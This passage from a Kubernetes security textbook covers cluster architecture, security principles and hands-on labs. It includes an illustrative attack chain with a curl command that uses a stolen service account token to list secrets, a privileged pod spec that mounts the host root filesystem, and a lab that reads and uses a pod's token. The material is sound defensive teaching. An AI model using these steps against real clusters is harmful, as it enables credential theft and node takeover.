This matters because teams sometimes adopt managed Kubernetes with the implicit belief that security is handled. It's not. What's handled is infrastructure availability. Security posture is determined by operational decisions the team makes every day.

1.8 What Security Operations Actually Means Here

Security operations in Kubernetes is the ongoing work of keeping a cluster—and everything running in it—from being compromised. It has three modes.

Prevention is the work you do before anything goes wrong. Designing RBAC roles with minimal permissions. Enforcing pod security standards. Scanning container images before they're deployed. Writing Network Policies. Setting resource limits. Enabling audit logging. Most of the chapters in Parts II and III are about prevention.

Detection is what happens when prevention alone isn't enough—which is always. Even a well-hardened cluster generates events that need to be watched: unusual API calls, unexpected container processes, network connections to known malicious IPs, privilege escalation attempts. Tools like Falco do behavioral detection at runtime. Kubernetes audit logs tell you who did what to the API server and when. Without detection, you're operating blind.

Response is what happens when you find something. Kubernetes has properties that complicate incident response—ephemeral workloads destroy forensic evidence when they're restarted, and attackers know this. Responding well requires having procedures in place before the incident happens, not during it. Chapter 17 covers this in detail.

The underlying discipline connecting all three is continuous improvement. Threat actors evolve their techniques. Kubernetes itself adds new features and deprecates old ones. Your applications change. An approach to security that was adequate six months ago may not be adequate today. The teams that do this well treat security as part of the operational cadence—not something that happens during a quarterly audit or after a breach.

1.9 What Comes Next

Chapter 1 is deliberately zoomed out. The goal was to give you a map of the terrain—why Kubernetes matters, why security in this environment is different, what the attack surface looks like, and how real incidents play out—before we get into the specifics.

Chapter 2 goes deeper into Kubernetes architecture. Understanding how the API server, etcd, the kubelet, and the container runtime actually work is foundational to understanding why the controls in later chapters do what they do. You can follow security recommendations without that understanding, but you can't reason about them—and reasoning matters when you're making tradeoffs.

If you haven't built your lab environment yet, Chapter 4 walks through that setup. Every hands-on exercise from Chapter 5 onward assumes you have it.

Chapter Summary

Kubernetes has become the standard platform for running cloud-native applications, which makes it an increasingly attractive target. The properties that make it powerful—speed, scale, automation, dynamic infrastructure—also make securing it harder than traditional environments. The attack surface spans the control plane, worker nodes, container images, application workloads, and internal network communications. Most real-world incidents trace back to misconfigurations rather than sophisticated exploits: exposed dashboards, excessive permissions, unscanned images, flat networks. Managed services shift some operational responsibility but don't eliminate the need for deliberate security practice. Security operations in Kubernetes means building prevention into the platform, maintaining detection capabilities at runtime, and having response procedures ready before they're needed.

Hands-On Lab 1: Exploring a Kubernetes Cluster

Objective

Get familiar with the components of a running Kubernetes cluster and identify the areas that are most security-relevant.

Prerequisites

You'll need `kind` and `kubectl` installed. If you haven't set these up yet, jump to Chapter 4 and come back—it's worth having the environment working before going through these steps.

Step 1: Create a Cluster

```
kind create cluster --name security-lab
```

This creates a single-node cluster running locally in Docker. It takes a minute or two the first time while kind pulls the node image.

Step 2: Verify Cluster Access

```
kubectl cluster-info
```

You should see the API server address and the CoreDNS service. If you get a connection error, `kind` may still be starting up—wait thirty seconds and try again.

Step 3: List Nodes

```
kubectl get nodes -o wide
```

The `-o wide` flag shows the node's internal IP and the container runtime version. Note both—you'll refer back to these in later chapters.

Step 4: Look at the Control Plane Components

```
kubectl get pods -n kube-system
```

This lists every pod running in the `kube-system` namespace, where the cluster's own components live. You should see:

- `etcd-*` — the cluster's data store
- `kube-apiserver-*` — the API server
- `kube-controller-manager-*` — the controller manager
- `kube-scheduler-*` — the scheduler
- `coredns-*` — internal DNS
- `kube-proxy-*` — network rules on each node

Step 5: Inspect a Control Plane Pod

```
kubectl describe pod -n kube-system -l component=kube-apiserver
```

Look at the command flags the API server was started with. You'll see flags like `--authorization-mode`, `--tls-cert-file`, and `--audit-log-path`. These flags control security behavior. Their presence—or absence—tells you a lot about how the cluster is configured.

Discussion Questions

Work through these after you've had a look around:

- What would happen to the cluster if etcd became unavailable?
- The API server pod has a flag called `--anonymous-auth`. What do you think it does, and what would the security implication be if it were set to `true`?
- Which of the `kube-system` pods do you think would be most valuable to an attacker, and why?

Review Questions

1. What incident involving a major automotive manufacturer demonstrated the risk of an unsecured Kubernetes dashboard?

2. Name two ways Kubernetes environments differ from traditional infrastructure that affect how security must be approached.
3. What are the five main components of the Kubernetes attack surface covered in this chapter?
4. Why is a Kubernetes Secret not inherently secure by default?
5. Why is running a container as root considered a security risk even if the container is isolated?
6. What does the shared responsibility model mean for a team using Amazon EKS?
7. Name the three operational modes of Kubernetes security operations.
8. Why does the dynamic nature of Kubernetes make lateral movement easier for an attacker once they have a foothold?
9. What was the primary attack vector used in the Kinsing cryptomining campaign?
10. Why is “implementing security later” a particularly risky approach in a Kubernetes environment?

Chapter 2
Kubernetes Architecture for Security Professionals

Learning Objectives

By the end of this chapter, you will be able to:

- Describe the role of each major Kubernetes component and the security risk it introduces.
- Explain how a request flows through the API server from authentication to storage.
- Identify why etcd is the highest-value target in a cluster and how to protect it.
- Understand what the kubelet does and why its network exposure has historically caused breaches.
- Trace a realistic attack path through a Kubernetes cluster from initial foothold to full compromise.
- Apply the defense-in-depth model to a Kubernetes environment.


2.1 Introduction

You can follow security checklists without understanding the underlying system, but you can't reason about them. When a checklist says "disable anonymous access to the kubelet," you should know why what an attacker can do with anonymous access, which port they'd target, and what the request looks like. When it says "encrypt etcd at rest," you should understand what's actually sitting in etcd unprotected and why Base64 encoding isn't the same as encryption.

This chapter builds that foundation. We'll walk through each Kubernetes component control plane and worker nodes through a security lens: what it does, what happens if it's compromised, and what controls reduce that risk. At the end, we'll trace a realistic attack path through the full stack to show how these components connect in practice.

2.2 The Cluster at a Glance

A Kubernetes cluster has two logical areas: the **control plane**, which makes decisions, and **worker nodes**, which run workloads. Every operation you perform deploying an application, reading a secret, scaling a deployment flows through the control plane before any work actually happens on a node.



Every arrow in that diagram is a communication channel that needs to be secured. Every box is a process that can be targeted. Let's work through each one.

2.3 The API Server

The API server is the single entry point for everything that happens in a Kubernetes cluster. When you run `kubectl get pods`, you're making an authenticated HTTP request to the API server. When a controller creates a replacement pod after one crashes, it's also talking to the API server. When a webhook enforces a security policy, it's called by the API server. Nothing in Kubernetes happens without going through it.

Understanding the API server's request pipeline is one of the most useful things you can do as a security practitioner, because every security control in Kubernetes sits somewhere in that pipeline:

Authentication happens first. The API server supports multiple authentication methods simultaneously — X.509 client certificates, bearer tokens, OIDC tokens from an external identity provider, and service account tokens. If none of those are configured, and anonymous authentication is enabled (it is, by default, for unauthenticated read access in older clusters), a request without credentials can still get through. That's the configuration that burned Tesla.

```
Incoming Request
      |
      ▼
 Authentication        ← Who are you?
      |
      ▼
 Authorization         ← Are you allowed to do this?
      |
      ▼
 Admission Control     ← Should this request be allowed/modified?
      |
      ▼
 Validation            ← Is this a valid object?
      |
      ▼
 Written to etcd       ← Persisted to cluster state
```

Authorization is next. Even if a request is authenticated — the API server knows who the caller is — it still needs to check whether that identity is allowed to perform the requested operation. In modern Kubernetes clusters, this is done by RBAC. An identity without a Role or ClusterRole that permits the operation will get a 403 Forbidden response. We'll spend an entire chapter on RBAC design (Chapter 6), because this is where most privilege-related incidents originate.

Admission control is the stage most people overlook. After authentication and authorization, admission webhooks can still intercept a request, inspect it, and either reject it or mutate it before it reaches the cluster store. This is how Pod Security Admission enforces security standards — it's an admission controller that checks pod specifications against a defined policy. This is also how OPA Gatekeeper and Kyverno work. If your admission webhooks aren't configured, the API server will accept any well-formed request that passes RBAC.

From a security standpoint, the API server should never be exposed to the public internet. Its management port (6443 by default) should be accessible only from known, trusted networks typically through a VPN or a bastion host. In 2018, CVE-2018-1002105 demonstrated what happens when the API server's request proxying is exploitable: attackers could escalate from a low-privilege account to cluster-admin through a flaw in how the API server forwarded upgrade requests to backend servers. It was a 9.8 CVSS critical. Patching the API server promptly is not optional.

2.4 etcd: The Cluster's Brain

etcd is a distributed key-value store that Kubernetes uses to persist all of its state. Every object in the cluster every Deployment, every ConfigMap, every Service, every RBAC policy, every Secret lives in etcd. When the API server accepts a request and writes it to the cluster store, it's writing to etcd.

This makes etcd the single most sensitive component in the cluster. If an attacker can read etcd directly, they have everything: every secret, every credential, every configuration, the

entire cluster state. If they can write to etcd directly — bypassing the API server and all its authentication, authorization, and admission controls — they can create any object, modify any RBAC policy, and take full control of the cluster without leaving a trace in the API server's audit logs.

A Secret stored in etcd without encryption at rest looks like this:

```
apiVersion: v1
kind: Secret
metadata:
  name: db-credentials
data:
  password: cGFzc3dvcmQxMjM=    # Base64 for "password123"
```

That `cGFzc3dvcmQxMjM=` value is Base64-encoded, not encrypted. Base64 is a text encoding scheme, not a security control — decoding it takes one command:

```
echo "cGFzc3dvcmQxMjM=" | base64 --decode
# Output: password123
```

Without encryption at rest configured, anyone with direct read access to etcd gets plaintext secrets. Encryption at rest is covered in detail in Chapter 10, but the short version is that you need to configure an `EncryptionConfiguration` object and restart the API server for it to take effect. On managed services like EKS and GKE, etcd encryption at rest is handled by the cloud provider using their key management service.

etcd should only be accessible to the API server. Not to cluster administrators directly (except during emergencies with appropriate controls), not to monitoring tools, not to anything else. etcd runs on port 2379 and 2380, and both should be firewalled to allow only API server connections. All communication to and from etcd must use mutual TLS. etcd backups deserve the same level of access control as etcd itself a backup is just etcd's data in a different format, and it contains the same secrets.

2.5 The Scheduler and Controller Manager

The Scheduler and Controller Manager are less frequently targeted than the API server or etcd, but they're still control plane components worth understanding.

The Scheduler watches for pods that have been created but not yet assigned to a node, then picks a node for each pod based on resource availability, affinity rules, taints, and tolerations. From a security perspective, it matters because scheduling decisions determine which node a workload lands on and therefore which other workloads it shares a node with. Scheduling sensitive workloads onto dedicated node pools, away from untrusted multi-tenant workloads, is a meaningful isolation control. We'll cover node isolation and taints in Chapter 11.

The Controller Manager runs a collection of controllers the Deployment controller, the ReplicaSet controller, the Node controller, and others each responsible for reconciling the actual state of the cluster with the desired state recorded in etcd. If you have three replicas

configured and one pod dies, the Deployment controller notices and creates a replacement. If an attacker modifies a Deployment object through the API server, the controller manager will faithfully enforce whatever the attacker specified — spinning up additional pods, running containers with different images, changing environment variables. This is why controlling who can modify Deployment objects matters as much as controlling who can create them.

2.6 Worker Nodes

Worker nodes are where application workloads actually run, which makes them both the most operationally important part of the cluster and a primary target for attackers who have already gained a foothold somewhere.

Each worker node runs three main components: the **kubelet**, the **container runtime**, and **kube-proxy**.

The Kubelet

The kubelet is the agent that runs on every node. It registers the node with the API server, watches for pods assigned to its node, instructs the container runtime to start or stop containers, and reports pod status back to the control plane.

The kubelet exposes an HTTPS API on port 10250. Historically, this was a serious source of vulnerabilities. In older Kubernetes clusters, the kubelet's read-only port (10255) was enabled by default and required no authentication — you could query it from anywhere on the network and see every pod running on that node, their environment variables, logs, and more. More critically, the full kubelet API on 10250 allowed anonymous access in some configurations, which meant an attacker who could reach port 10250 on a node could execute commands inside any pod on that node, retrieve secrets mounted into pods, and access the kubelet's credentials.

That specific misconfiguration has been fixed in modern defaults, but the kubelet's API surface is still worth understanding. The correct configuration requires authentication (`--anonymous-auth=false`) and authorization (`--authorization-mode=Webhook`) on the kubelet, ensuring that only requests authenticated and authorized through the API server are accepted. We'll go through the full kubelet hardening checklist in Chapter 11.

The Container Runtime

The container runtime is responsible for pulling images and running containers. Kubernetes uses the Container Runtime Interface (CRI) to communicate with runtimes, which means the runtime can be swapped out. The two most common in modern Kubernetes deployments are **containerd** and **CRI-O**. Docker, which was once the default, was deprecated as a Kubernetes runtime in version 1.20 and removed in 1.24 though Docker-built images continue to work fine since they use the same OCI image format.

Container escapes — where code running inside a container breaks out of its isolation and gains access to the host — are the most severe node-level security risk. CVE-2019-5736 was a critical vulnerability in runc (the underlying container runtime component used by both containerd and Docker) that allowed a malicious container to overwrite the host's runc binary. An attacker who could get a container with a malicious image running on a target node could use this to gain root on the host. The fix was a patch to runc, but the lesson is that the container runtime is part of the attack surface and needs to be kept up to date.

kube-proxy

kube-proxy runs on every node and maintains network rules that implement Kubernetes Services it's responsible for routing traffic to the right pods. From a security perspective, kube-proxy itself is not commonly targeted directly, but the network rules it manages are a consequence of how Services are configured. Services exposed as `NodePort` or `LoadBalancer` are accessible from outside the cluster, and that exposure is kube-proxy's doing.

2.7 Pods, Service Accounts, and the Token Problem

Pods are the smallest deployable unit in Kubernetes. Most of the time, a pod contains a single container, though multi-container pods (with sidecar patterns for proxies, log shippers, and similar) are common in production.

Every pod runs with an associated **service account**. If you don't specify one, Kubernetes assigns the `default` service account in the pod's namespace. And by default, Kubernetes automatically mounts a service account token into every pod at `/var/run/secrets/kubernetes.io/serviceaccount/token`.

That token is a JWT that can be used to authenticate to the Kubernetes API server. Any process running inside the pod can read it. This is intentional — many applications legitimately need to talk to the Kubernetes API. But it creates a significant risk when service accounts have more permissions than they need. If an attacker compromises a pod and reads its service account token, they inherit whatever that service account is allowed to do.

This is the mechanism behind many of the lateral movement scenarios in Kubernetes. It's also why disabling automatic token mounting for pods that don't need API access, and designing service account permissions with strict least privilege, is so important. We'll cover this in detail in Chapters 5 and 6.

2.8 A Realistic Attack Path

Let's trace through a concrete attack chain that connects these components. This isn't a hypothetical — it's a pattern that appears repeatedly in real incident reports.

Step 1: Initial access via application vulnerability. The attacker identifies a web application running in the cluster with a Server-Side Request Forgery (SSRF) vulnerability. They use it to make HTTP requests from within the pod's network context.

Step 2: Token theft from the pod. Because the pod has a service account token auto-mounted, the attacker reads it from `/var/run/secrets/kubernetes.io/serviceaccount/token`. They also note the namespace from the adjacent `namespace` file.

Step 3: API server reconnaissance. Using the token, the attacker makes authenticated requests to the Kubernetes API server:

```
curl -k -H "Authorization: Bearer <stolen-token>" \
  https://kubernetes.default.svc/api/v1/namespaces/production/secrets
```

If the service account has overly broad permissions — say, a wildcard rule on secrets in all namespaces — the attacker now has every secret in the cluster.

Step 4: Privilege escalation. The attacker checks whether their service account can create pods or modify existing deployments. If so, they can deploy a privileged container:

```
spec:
  containers:
  - name: attacker
    image: alpine
    securityContext:
      privileged: true    # gives access to host devices and kernel
    volumeMounts:
    - name: host-root
      mountPath: /host
  volumes:
  - name: host-root
    hostPath:
      path: /             # mounts the node's filesystem into the container
```

A privileged container with the host filesystem mounted at `/host` effectively has root access to the node.

Step 5: Node compromise and lateral movement. From the compromised node, the attacker can access other pods' data, steal the node's credentials used to authenticate to the API server, and enumerate other nodes in the cluster. From there, they can move laterally across the cluster or reach attached cloud resources — S3 buckets, RDS databases, secrets in AWS Secrets Manager — using the node's IAM role or service account.

This chain works because each weakness enabled the next step: auto-mounted tokens, overly permissive RBAC, no pod security standards preventing privileged containers. No single control would have stopped everything. Multiple controls together would have stopped it at step 2 or 3.

2.9 Defense in Depth in Practice

Defense in depth isn't a philosophy it's the practical reality that no single control is sufficient, and layering multiple controls means an attacker has to break through several independent barriers instead of one.

Applied to Kubernetes, the layers look like this:

Layers	What It Protects	Example Controls
Cloud / Infrastructure	The platform the cluster runs on	IAM policies, VPC network controls, API server private endpoint
Control Plane	The cluster's brain	API server authentication, etcd encryption, admission controllers
Node	The host OS and runtime	Kubelet hardening, OS hardening, seccomp, AppArmor
Workload	The pods themselves	Pod Security Standards, non-root containers, read-only filesystems
Application	The code running in containers	Input validation, dependency scanning, RBAC for service accounts
Detection	Visibility across all layers	Audit logging, Falco, network monitoring

If a container escape bypasses the workload layer, node hardening limits what the attacker can do on the host. If node hardening is imperfect, network monitoring detects anomalous traffic. If network monitoring misses something, audit logs capture the API server calls the attacker makes. The goal is not to have perfect controls at any single layer — it's to make the attacker's job harder at every layer simultaneously.

Chapter Summary

Every Kubernetes security control maps back to a component you've seen in this chapter. RBAC protects the API server. Encryption at rest protects etcd. Kubelet hardening protects the node boundary. Pod Security Standards protect workloads. Understanding which component a control is protecting — and what happens if that control is absent — is what separates practitioners who can configure security settings from those who can reason about them.

The API server is the central chokepoint. etcd is the most sensitive data store. The kubelet is the node-level boundary. Service account tokens are the most commonly misused identity

mechanism. And the attack path through all of them is well-documented and repeatable which means the defenses against it are also well-documented and implementable.

Hands-On Lab 2: Mapping the Cluster Architecture

Objective

Explore the components of a running Kubernetes cluster and identify security-relevant configurations in each.

Prerequisites

The `security-lab` cluster from Chapter 1's lab, or a fresh cluster:

```
kind create cluster --name architecture-lab
```

Step 1: Identify Control Plane Components

```
kubectl get pods -n kube-system -o wide
```

Note which pods are running and which node they're on. In a Kind cluster, the control plane runs as pods on the control plane node.

Step 2: Inspect the API Server Configuration

```
kubectl describe pod -n kube-system \
  $(kubectl get pods -n kube-system -l component=kube-apiserver -o name)
```

Look for these flags in the `Command` section: - `--authorization-mode` — should include `RBAC` - `--anonymous-auth` — note whether it's `true` or `false` - `--audit-log-path` — is audit logging configured? - `--encryption-provider-config` — is encryption at rest enabled?

Step 3: Check What's in etcd (Without Direct Access)

You can inspect what the API server serves from etcd:

```
# List all secrets across all namespaces
kubectl get secrets -A

# Look at a secret's raw data
kubectl get secret -n kube-system -o yaml \
  $(kubectl get secrets -n kube-system -o name | head -1)
```

Notice the `data` fields are Base64-encoded. If encryption at rest is not configured, this is exactly what lives in etcd.

Step 4: Inspect a Pod's Mounted Service Account Token

Deploy a test pod:

```
kubectl run test-pod --image=alpine --restart=Never -- sleep 3600
```

Exec into it and inspect the auto-mounted credentials:

```
kubectl exec -it test-pod -- sh

# Inside the pod:
ls /var/run/secrets/kubernetes.io/serviceaccount/
cat /var/run/secrets/kubernetes.io/serviceaccount/token
```

This token is what an attacker would steal in Step 2 of the attack path from section 2.8.

Step 5: Try Using the Token

Still inside the pod, attempt to query the API server:

```
TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
curl -k -H "Authorization: Bearer $TOKEN" \
  https://kubernetes.default.svc/api/v1/namespaces/default/pods
```

Note what you can and can't access. Then exit the pod:

```
exit
kubectl delete pod test-pod
```

Discussion Questions

- What did the service account token let you access? What did it block?
- If the `default` service account in a namespace had a ClusterRoleBinding to `cluster-admin`, how would Step 5 look different?
- Which components you inspected do you think would be hardest to protect in a real production environment, and why?

Review Questions

1. Describe the four stages of an API server request pipeline in order.
2. Why does Base64 encoding of a Kubernetes Secret not provide security?
3. What made CVE-2018-1002105 particularly dangerous for Kubernetes clusters?
4. What is the role of the kubelet, and why was its default configuration historically a security risk?
5. Why was runc CVE-2019-5736 significant, and what does it illustrate about the container runtime's place in the attack surface?
6. What is a service account token, where is it mounted inside a pod, and why does this create risk?
7. Trace the five-step attack path described in section 2.8. At which step would strict RBAC have stopped the attack?
8. What is the purpose of the Controller Manager, and why does it matter if an attacker can write to etcd directly?

9. What does it mean to expose a Service as `NodePort`, and what security implication does that have?
10. Pick two layers from the defense-in-depth table in section 2.9 and describe a specific control at each layer that would have limited damage in the attack path from section 2.8.

Chapter 3
Security Principles for Kubernetes

Learning Objectives

By the end of this chapter, you will be able to:

- Apply the CIA Triad to real decisions in a Kubernetes environment.
- Explain Zero Trust and describe how Kubernetes implements it in practice.
- Demonstrate the Principle of Least Privilege through concrete RBAC examples.
- Describe how Defense in Depth limits the blast radius of a compromise.
- Explain what Security by Design means in a CI/CD and GitOps context.
- Use a basic risk framework to prioritize security work in a cluster.

3.1 Introduction

Security tools come and go. Kubernetes itself changes with every release. But the principles underneath all of it least privilege, defense in depth, zero trust, confidentiality have been around for decades and will still be relevant long after the tools we use today are replaced.

This chapter exists because tools without principles are dangerous. A team that deploys Falco without understanding what they're detecting, or enables RBAC without understanding what least privilege actually means, has a false sense of security. They'll have logs they don't know how to interpret and policies with holes they can't reason about.

The goal here isn't to make this abstract. Every principle in this chapter maps directly to something you'll configure in the chapters that follow. When we get to RBAC in Chapter 6, you'll recognize it as least privilege. When we get to Network Policies in Chapter 12, you'll recognize those as zero trust applied to pod networking. Learning the principle first makes the tools make sense instead of feeling like arbitrary knobs to turn.

3.2 The CIA Triad

The CIA Triad is the foundational model for information security. Not the agency — CIA stands for Confidentiality, Integrity, and Availability. Every security decision you make in a Kubernetes environment will be protecting one or more of these three properties, and the interesting decisions are the ones where improving one comes at some cost to another.

Confidentiality

Confidentiality means that information is accessible only to those who are supposed to have it. In Kubernetes, the things most likely to violate confidentiality are exposed secrets, overly permissive RBAC, and services that are reachable from places they shouldn't be.

A concrete example: the default Kubernetes Secret is stored as Base64 in etcd:

```yaml
apiVersion: v1
kind: Secret
metadata:
  name: database-credentials
  namespace: production
data:
  password: cGFzc3dvcmQxMjM=    # "password123" in Base64
```

Without encryption at rest configured on etcd, anyone who can read etcd directly gets plaintext credentials. Without RBAC restricting who can run `kubectl get secret`, anyone with cluster access can read this. Without Network Policies, any pod in the cluster can reach the database those credentials protect. Confidentiality in Kubernetes requires controls at multiple levels working together it's not one setting, it's a posture.

Integrity

Integrity means that information and systems have not been tampered with. In Kubernetes, integrity threats are often more subtle than confidentiality threats. An attacker who modifies a Deployment to replace the container image is harder to catch than one who reads a secret the application is still running, just running different code:

```yaml
# What was deployed:
image: registry.company.com/payments-api:v2.1.4

# What the attacker changed it to:
image: attacker-registry.io/backdoor:latest
```

The controls for integrity are different from those for confidentiality. Image signing with Cosign lets admission controllers verify that an image was built by a trusted pipeline before allowing it to run. GitOps ensures that the cluster's desired state is always the state in a Git repository any deviation triggers reconciliation or an alert. Audit logging records who changed what and when, so changes can be reviewed even after the fact.

Availability

Availability means systems are accessible when they need to be. This is the property security practitioners sometimes underweight because it feels more like reliability engineering than security but it absolutely belongs in the security conversation. A cluster that an attacker can take offline through resource exhaustion, or a misconfiguration that causes a control plane outage, is as damaging operationally as a data breach.

Resource quotas and LimitRanges prevent any single namespace or workload from consuming all cluster resources. High-availability control plane configurations (multiple API server replicas, etcd clusters with quorum) eliminate single points of failure. Without these, a badly configured application can accidentally DoS the cluster, and a targeted attacker can do it deliberately.

The Tradeoffs

Security decisions almost always involve trading one property against another. Encrypting all secrets with a customer-managed KMS key improves confidentiality but introduces an availability dependency on the KMS service — if the KMS is unavailable, the cluster can't start new pods. Restricting network access between services improves both confidentiality and integrity, but adds latency and operational complexity that affects availability of the services themselves.

There's no correct answer to these tradeoffs in general. The right answer depends on what your organization actually cares about. A payments processor treats confidentiality of card data very differently from an internal developer tooling team. Understanding the CIA Triad means you can articulate those tradeoffs explicitly rather than making them implicitly.

3.3 Zero Trust

The traditional enterprise security model was built around a perimeter. You put a firewall on the network edge, and anything inside the firewall was considered trusted. This worked reasonably well when "inside the network" meant your own data center and "users" meant employees at desks in the building.

Kubernetes blew that model apart. Workloads run across cloud regions. Developers work from anywhere. Third-party dependencies run as containers in the same cluster as sensitive internal services. The notion of a trusted interior network doesn't hold.

Zero Trust replaces the perimeter model with a simple rule: **never trust, always verify**. Every request — regardless of whether it comes from inside or outside the cluster — must present credentials and be checked for authorization.

In Kubernetes, this isn't just philosophy. It's built into the platform:

Every component has an identity. The API server uses X.509 certificates. Service accounts give pods an identity they can use when calling the API server. Service meshes like Istio use SPIFFE/SVID to give each pod a cryptographic identity for service-to-service calls. Nothing in a properly configured cluster operates anonymously.

Every request is verified. The API server's authentication and authorization pipeline (covered in Chapter 2) means that every call to the API is checked. Network Policies extend this to pod-to-pod traffic — by default-denying all traffic and only allowing what's explicitly permitted, you're applying zero trust at the network layer.

Tokens are short-lived. Modern Kubernetes uses projected service account tokens that expire (typically after an hour by default) rather than long-lived static credentials. This limits the window an attacker has to use a stolen token before it becomes worthless.

The practical implication of zero trust is that you can't rely on the cluster network being "safe." A pod running a compromised workload is on the same internal network as your databases and management services. Design security controls as if every network request is potentially malicious because after a compromise, some of them will be.

3.4 Principle of Least Privilege

Least privilege is the idea that every user, service, and system component should have exactly the permissions it needs to do its job no more. It's one of the oldest principles in information security and one of the most consistently violated in Kubernetes environments.

The most common violation is granting `cluster-admin` because it's easy:

```
# This is a security disaster waiting to happen
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: developer-admin
subjects:
- kind: User
  name: alice
  apiGroup: rbac.authorization.k8s.io
roleRef:
  kind: ClusterRole
  name: cluster-admin       # can do anything, in any namespace
  apiGroup: rbac.authorization.k8s.io
```

If Alice's credentials are compromised, the attacker has full control of every namespace, every secret, and every workload in the cluster. Compare that to a role scoped to what Alice actually needs:

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: deployment-manager
  namespace: development
rules:
- apiGroups: ["apps"]
  resources: ["deployments"]
  verbs: ["get", "list", "create", "update", "patch"]
- apiGroups: [""]
  resources: ["pods", "pods/logs"]
  verbs: ["get", "list"]
```

This role lets Alice manage deployments and view pod logs in the `development` namespace. It doesn't let her read secrets, modify RBAC, touch other namespaces, or access the control plane. If her credentials are stolen, the blast radius is limited to that namespace and those operations.

Least privilege applies beyond human users. Service accounts the identities pods use to talk to the Kubernetes API are probably where least privilege is violated most often, because the default service account in every namespace silently gets auto-mounted tokens, and teams often don't think about what that token can do. For pods that don't need API access at all, auto-mounting should be disabled:

```yaml
apiVersion: v1
kind: ServiceAccount
metadata:
  name: my-app
  namespace: production
automountServiceAccountToken: false   # don't give this pod API
credentials
```

The discipline of least privilege isn't a one-time configuration task. Permissions accumulate over time as teams add access for temporary needs and never remove it. Auditing RBAC regularly checking who has what and whether it's still needed is part of maintaining least privilege in a living system.

3.5 Defense in Depth

No security control is perfect. Controls get bypassed, misconfigured, and outrun by new attack techniques. Defense in depth is the strategy of layering multiple independent controls so that a failure in one doesn't mean a failure of everything.

The castle analogy is overused but accurate: a castle has a moat, outer walls, inner walls, towers, guards, and locked keeps. An attacker who crosses the moat still has the walls. An attacker who scales the walls still has the inner keep. Each layer buys time and increases the cost of a successful attack.

In Kubernetes, take the attack path from Chapter 2 an attacker exploiting a web application and escalating to cluster compromise through a stolen service account token. Each defense layer either stops the attack or limits what the attacker can do next:

Stage	Attack Action	Defense Layer	What It Does
1	Exploits web app vulnerability	Image scanning in CI/CD	Blocks vulnerable images before they're deployed
2	Reads service account token	`automountServiceAccountToken: false`	No token to steal

3	Calls API server with token	RBAC minimal permissions	Token can't list secrets or create pods
4	Tries to deploy privileged container	Pod Security Admission	Rejects privileged pod specs
5	Attempts lateral movement	Network Policies with default-deny	No access to other pods' network
6	Any of the above	Falco + Audit Logging	Detects and records anomalous behavior

You'll notice that removing the service account token (layer 2) would have stopped the attack dead at step 2. But defense in depth means the attacker hitting any of those layers not just the first one they encounter is stopped or slowed. Real attacks don't follow a clean linear path, and defenses that assume they do tend to have gaps.

3.6 Security by Design

Security by design is the practice of building security in from the start rather than adding it after the fact. The alternative discovering security problems after deployment and trying to retrofit controls is more expensive, less effective, and genuinely demoralizing for the teams doing it.

In a Kubernetes context, security by design means several concrete things:

Secure defaults in workload specifications. If your Deployment template always includes a security context with `runAsNonRoot: true`, `readOnlyRootFilesystem: true`, and `allowPrivilegeEscalation: false`, you're building security into the base configuration rather than relying on someone to add it later.

```
securityContext:
  runAsNonRoot: true
  runAsUser: 1000
  readOnlyRootFilesystem: true
  allowPrivilegeEscalation: false
  capabilities:
    drop:
    - ALL
```

Policy enforcement in CI/CD. Admission controllers are the last gate before a workload reaches the cluster. But catching problems at admission means they've already been through your whole build pipeline. Better to run the same policy checks using `kubectl` dry-run, `conftest`, or Kyverno's CLI mode as part of the CI pipeline, before code is even reviewed. Catching a privileged container in CI is cheaper and less disruptive than catching it at the cluster boundary in production.

Infrastructure as Code with review gates. If cluster configurations are managed as code in a Git repository, every change goes through pull request review before it can reach the

cluster. A GitOps workflow (ArgoCD or Flux) then ensures the cluster's actual state matches what's in Git — any drift is flagged. This makes security review a natural part of the deployment workflow rather than an afterthought.

